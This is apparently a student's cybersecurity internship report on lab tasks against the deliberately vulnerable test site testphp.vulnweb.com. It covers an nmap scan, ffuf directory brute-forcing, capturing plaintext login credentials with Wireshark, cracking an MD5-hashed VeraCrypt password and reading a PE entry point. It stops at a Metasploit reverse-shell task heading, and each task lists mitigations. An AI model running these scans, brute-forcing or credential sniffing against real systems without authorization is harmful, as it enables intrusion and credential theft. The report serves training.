

ShadowFox Internship

Presented By

Y.Vasanth

March 2024 Batch

Table Of Contents

Beginner:

- 1.find all the open ports that are open on the website <http://testphp.vulnweb.com>
- 2.Brute force the website <http://testphp.vulnweb.com/> and find the directories that are present in the website.
- 3.Make a login in the website <http://testphp.vulnweb.com/> and intercept the network traffic using wireshark and find the credentials that were transferred through the network.

Intermediate:

- 1.A file is encrypted using Veracrypt (A disk encryption tool). The password to access the file is encoded and provided to you in the drive with the name encoded.txt. Decode the password and enter in the veracrypt to unlock the file and find the secret code in it. The veracrypt setup file will be provided to you.
- 2.An executable file of veracrypt will be provided to you. Find the entry point address of the executable using PE explorer tool and provide the value as the answer as screenshot.
- 3.Create a payload using Metasploit and make a reverse shell connection from a Windows 10 machine in your virtual machine setup.

Beginner Level:

1) Find all the ports that are open on the website <http://testphp.vulnweb.com/>

Task Description:

The task involves identifying all open ports on the website <http://testphp.vulnweb.com/>. By determining which ports are open, we gain insight into the services running on the target server. This information is crucial for understanding the attack surface and potential vulnerabilities of the website.

Tool Used: Nmap

[Nmap](#) (Network Mapper) is a powerful open-source tool used for network discovery and security auditing. It's commonly used for scanning networks, identifying open ports, detecting services, and assessing network security.

Command Used:

```
nmap testphp.vulnweb.com
```



```
(ghost@kali-[-])
$ nmap 44.228.249.3 -v
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-23 20:04 EAT
Initiating Ping Scan at 20:04
Scanning 44.228.249.3 [2 ports]
Completed Ping Scan at 20:04, 0.25s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 20:04
Completed Parallel DNS resolution of 1 host. at 20:04, 0.00s elapsed
Initiating Connect Scan at 20:04
Scanning ec2-44-228-249-3.us-west-2.compute.amazonaws.com (44.228.249.3) [1000 ports]
Discover open port 80/tcp on 44.228.249.3
Completed Connect Scan at 20:05, 15.32s elapsed (1000 total ports)
Nmap scan report for ec2-44-228-249-3.us-west-2.compute.amazonaws.com (44.228.249.3)
Host is up (0.25s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT      STATE SERVICE
80/tcp    open  http
```

Result:

After executing the Nmap command, it was found that only port 80 is open on the target website <http://testphp.vulnweb.com/>.

Port 80 Description:

- **Port 80:** This port is the default for HTTP (Hypertext Transfer Protocol) traffic, which is used for serving web pages over the internet. It facilitates communication between web browsers and web servers. Websites accessed via HTTP typically use port 80.

Conclusion:

The Nmap scan revealed that only port 80, the default HTTP port, is open on the website <http://testphp.vulnweb.com/>. This indicates that the server is primarily serving web content and not running any other accessible services.

Using Nmap for port scanning proved effective in identifying the open port and provided valuable information about the target website's network configuration.

Mitigations:

1. **Implementing HTTPS:** Enabling HTTPS encrypts the data transmitted between the client and the server, making it more challenging for attackers to intercept and analyze the traffic. While HTTPS itself doesn't prevent port scanning, it adds a layer of encryption that protects sensitive information, even if the attacker manages to discover open ports.
2. **Web Application Firewall (WAF):** A WAF can help detect and block malicious traffic, including port scanning attempts. By setting up rules in the WAF to monitor and block suspicious activities, you can reduce the effectiveness of port scanning tools.
3. **Regular Security Audits:** Conducting regular security audits and vulnerability assessments can help identify and remediate security weaknesses before they can be exploited by attackers. By staying proactive and addressing vulnerabilities promptly, you reduce the likelihood of successful attacks, including port scanning.
4. **Access Control:** Proper access controls limit access to sensitive areas of your website and administrative interfaces. By restricting access to authorized users only, you reduce the chances of attackers gaining information about open ports through unauthorized means.

2.Brute force the website <http://testphp.vulnweb.com/> and find the

directories that are present in the website.

Task Description:

The task is to discover directories present on the website

<http://testphp.vulnweb.com/> using directory bruteforcing techniques.

Tool Used: ffuf

ffuf is a fast web fuzzer written in Go language, designed for directory and file bruteforcing on web servers. It's capable of efficiently searching for hidden directories and files by trying different combinations of names.

Command Used:

```
ffuf -c -w wordlist.txt -u http://testphp.vulnweb.com/FUZZ
```

- **Description of Command Options:**

- **-c**: Instructs **ffuf** to automatically detect the content type of the responses. This helps in determining whether a discovered directory is valid or not.
- **-w wordlist.txt**: Specifies the wordlist file (**wordlist.txt**) containing potential directory names to try during bruteforcing.
- **-u http://testphp.vulnweb.com/FUZZ**: Specifies the target URL (<http://testphp.vulnweb.com/>) with **FUZZ** as a placeholder for the directories to bruteforce.

1. **Rate Limiting:** Implement rate limiting mechanisms to restrict the number of HTTP requests that can be made within a certain time frame. This helps prevent automated tools from launching brute-force attacks by slowing down the rate of requests.
2. **CAPTCHA Challenges:** Introduce CAPTCHA challenges on login pages or any sensitive endpoints to differentiate between human users and automated bots. CAPTCHA challenges require users to solve a challenge, such as identifying objects in images, before gaining access.
3. **Account Lockout Policies:** Implement account lockout policies to temporarily or permanently lock user accounts after a certain number of failed login attempts. This prevents brute-force attacks by making it difficult for attackers to guess passwords.
4. **Strong Authentication Mechanisms:** Enforce the use of strong authentication mechanisms, such as multi-factor authentication (MFA) or two-factor authentication (2FA), to add an extra layer of security beyond passwords. This makes it harder for attackers to gain unauthorized access even if they manage to guess a password.
5. **Web Application Firewall (WAF):** Deploy a WAF that can detect and block suspicious HTTP requests, including those generated by brute-force tools. WAFs can analyze traffic patterns and apply rules to block or mitigate malicious activity.
6. **Monitor and Analyze Logs:** Monitor web server logs and analyze them for patterns indicative of brute-force attacks, such as a high volume of failed login attempts from a single IP address or user account. Implement alerting mechanisms to notify administrators of potential attacks in real-time.
7. **User Education:** Educate users about the importance of choosing strong, unique passwords and avoiding password reuse across multiple accounts. Encourage them to enable additional security features, such as MFA, to protect their accounts.
8. **Security Headers:** Utilize security headers, such as X-RateLimit-Limit and X-RateLimit-Remaining, to communicate rate-limiting information to clients. This provides transparency to users and helps deter brute-force attacks.
9. **Regular Security Audits:** Conduct regular security audits of your website's authentication mechanisms and access controls to identify and remediate vulnerabilities that could be exploited by attackers.

3. Make a login in the website <http://testphp.vulnweb.com/> and intercept the network traffic using Wireshark and find the credentials that were transferred through the network.

Task Description:


The task is to intercept network traffic using Wireshark during a login attempt on the website <http://testphp.vulnweb.com/> and identify any credentials transferred over the network.

Tool Used: Wireshark

[Wireshark](#) is a popular network protocol analyzer that allows you to capture and interactively browse the traffic running on a computer network in real time. It's widely used for network troubleshooting, analysis, software and protocol development, and education.

Steps Taken:

1. **Capture Network Traffic:** Launch Wireshark and start capturing network traffic on the network interface through which your computer is connected to the internet.
2. **Login to the Website:** Visit the login page of the website <http://testphp.vulnweb.com/> in a web browser and enter credentials (e.g., username and password) to log in.
3. **Stop Capture:** Once the login process is complete, stop capturing network traffic in Wireshark.
4. **Filter Traffic:** Apply a filter in Wireshark to narrow down the captured traffic to HTTP or HTTPS traffic, as login credentials are typically transmitted over these protocols.
5. **Analyze Packets:** Analyze the captured packets to identify any HTTP POST requests that contain form data, as these may include the login credentials submitted during the login process.
6. **Extract Credentials:** Review the contents of the HTTP POST requests to extract any usernames and passwords that were transferred over the network.



TEST and Demonstration site for [Acunetix Web Vulnerability Scanner](#)

[home](#) | [categories](#) | [artists](#) | [disclaimer](#) | [your cart](#) | [guestbook](#) | [AJAX Demo](#)

search art

go

[Browse categories](#)

[Browse artists](#)

[Your cart](#)

[Signup](#)

[Your profile](#)

[Our guestbook](#)

[AJAX Demo](#)

Links

[Security art](#)

[PHP scanner](#)

[PHP vuln help](#)

If you are already registered please enter your login information below:


Username :

Password :

This connection is not secure.
Logins entered here could be compromised. [Learn More](#)

You can also [Signup](#) disabled

password **test**.



Conclusion:

By intercepting network traffic using Wireshark during a login attempt on the website <http://testphp.vulnweb.com/>, it is possible to identify any credentials (such as usernames and passwords) that were transmitted over the network. Analyzing the captured packets allows for the extraction of sensitive information exchanged between the client and the server.

Mitigation:

1. **Transport Layer Security (TLS):** Implement TLS encryption for all communication between the client and the server. TLS ensures that data transmitted over the network is encrypted and cannot be easily intercepted or read by unauthorized parties. Use HTTPS instead of HTTP for secure communication.
2. **Secure Password Handling:** Encourage users to create strong, unique passwords and store them securely using modern hashing algorithms (e.g., bcrypt, Argon2) with proper salting. Avoid storing passwords in plain text or using weak hashing algorithms (e.g., MD5, SHA-1).
3. **Multi-Factor Authentication (MFA):** Implement MFA to add an extra layer of security beyond passwords. Require users to provide additional verification, such as a one-time password sent to their mobile device, to authenticate their identity.
4. **Client-Side Validation:** Implement client-side validation to validate user input before submitting login credentials to the server. This helps prevent sending incorrect or malicious data to the server and reduces the risk of exploitation.
5. **HTTP Security Headers:** Utilize HTTP security headers, such as Strict-Transport-Security (HSTS) and Content-Security-Policy (CSP), to enforce

secure communication and protect against various types of attacks, including man-in-the-middle attacks.

6. **Network Segmentation:** Implement network segmentation to isolate sensitive systems, such as authentication servers, from untrusted networks. This reduces the attack surface and limits the impact of potential network breaches.
7. **Security Awareness Training:** Educate users about the importance of secure password practices, recognizing phishing attempts, and understanding the risks associated with transmitting sensitive information over unsecured networks.
8. **Intrusion Detection and Prevention Systems (IDPS):** Deploy IDPS solutions to monitor network traffic for suspicious activity, such as unauthorized access attempts or unusual login patterns. Configure IDPS rules to detect and block potential threats in real-time.
9. **Regular Security Audits:** Conduct regular security audits and vulnerability assessments to identify and remediate security weaknesses in the authentication process. Test the effectiveness of implemented security controls and address any identified vulnerabilities promptly.
10. **Incident Response Plan:** Develop an incident response plan outlining procedures for responding to security incidents, including unauthorized access or data breaches. Establish clear communication channels and protocols for reporting and mitigating security incident

Intermediate:

1. A file is encrypted using Veracrypt (A disk encryption tool). The password to access the file is encoded and provided to you in the drive with the name encoded.txt. Decode the password and enter in the veracrypt to unlock the file and find the secret code in it. The veracrypt setup file will be provided to you.

Task Description:

The task involves decrypting a file encrypted with VeraCrypt, a disk encryption tool. The password to access the file is encoded and provided in a text file named **encoded.txt**. The decoded password, which is **password123**, will then be used to unlock the encrypted file. Additionally, the VeraCrypt secret code required for decryption is **never giveup**. The VeraCrypt setup file required for decryption will be provided.

Steps Taken:

1. **Decode the Password:**
 - Retrieve the encoded password from the file **encoded.txt**.

- Decode the encoded password using the specified method (e.g., MD5 hash decoding) to obtain **password123**.

The screenshot shows a web application interface for password decoding. It features two main input/output fields, two action buttons, and a status section.

Input	Output
482c811da5d5b4bc6d497ffa98491e38	password123

Below the input/output fields are two blue buttons: "Encrypt >" and "Decrypt >".


At the bottom, there is a green box containing the following information:

Elapsed Time
1.5s

Trial Count
1


2. Install and Configure VeraCrypt:

- Download and install the VeraCrypt setup file provided.
- Launch VeraCrypt and configure it with appropriate settings.




3. Unlock the Encrypted File:


- Use the decoded password (**password123**) to unlock the encrypted file using VeraCrypt.
- Select the encrypted file and enter the decoded password in VeraCrypt to mount the encrypted volume.



4. Access the Secret Code:

- Once the encrypted volume is mounted, access the file contents to find the secret code within it.





Conclusion:

By decoding the encoded password and using it (**password123**) to unlock the encrypted file with VeraCrypt, it's possible to access the secret code contained within the encrypted volume. The VeraCrypt secret code (**never giveup**) is essential for successful decryption and retrieval of sensitive information stored in an encrypted format

2. An executable file of VeraCrypt will be provided to you. Find the entry point address of the executable using PE explorer tool and provide the value as the answer as screenshot.

Task Description:

The task involves identifying the entry point address of an executable file of VeraCrypt using the PE Explorer tool. The entry point address is a crucial piece of information within the Portable Executable (PE) file format, indicating

the memory address where execution of the program begins. The value of the entry point address will be provided as the answer, preferably accompanied by a screenshot obtained from the PE Explorer tool.


Tool Used: PE Explorer

PE Explorer is a powerful and versatile tool for inspecting, editing, and analyzing executable files in the Windows environment. It provides detailed information about the internal structure of PE files, including headers, sections, imports, exports, and more.

Steps Taken:

1. Open the Executable File:


- Launch PE Explorer.
- Open the provided executable file of VeraCrypt within PE Explorer.



2. Locate the Entry Point Address:

- Navigate through the PE Explorer interface to locate the entry point address of the executable.

- Access the "Optional Header" or "Headers" section to find the entry point address.
- 3. Capture Screenshot:**
- Capture a screenshot of the PE Explorer window showing the entry point address of the executable file.
- 4. Provide the Answer:**
- Provide the value of the entry point address as the answer to the task, preferably accompanied by the screenshot obtained from PE Explorer.



Conclusion:

By using PE Explorer to analyze the executable file of VeraCrypt, the entry point address can be identified, providing valuable insight into the internal structure and execution flow of the program. The entry point address serves as a starting point for the execution of the executable code contained within the file.

3.Create a payload using Metasploit and make a reverse shell connection from a Windows 10 machine in your virtual machine setup.

Task Description:

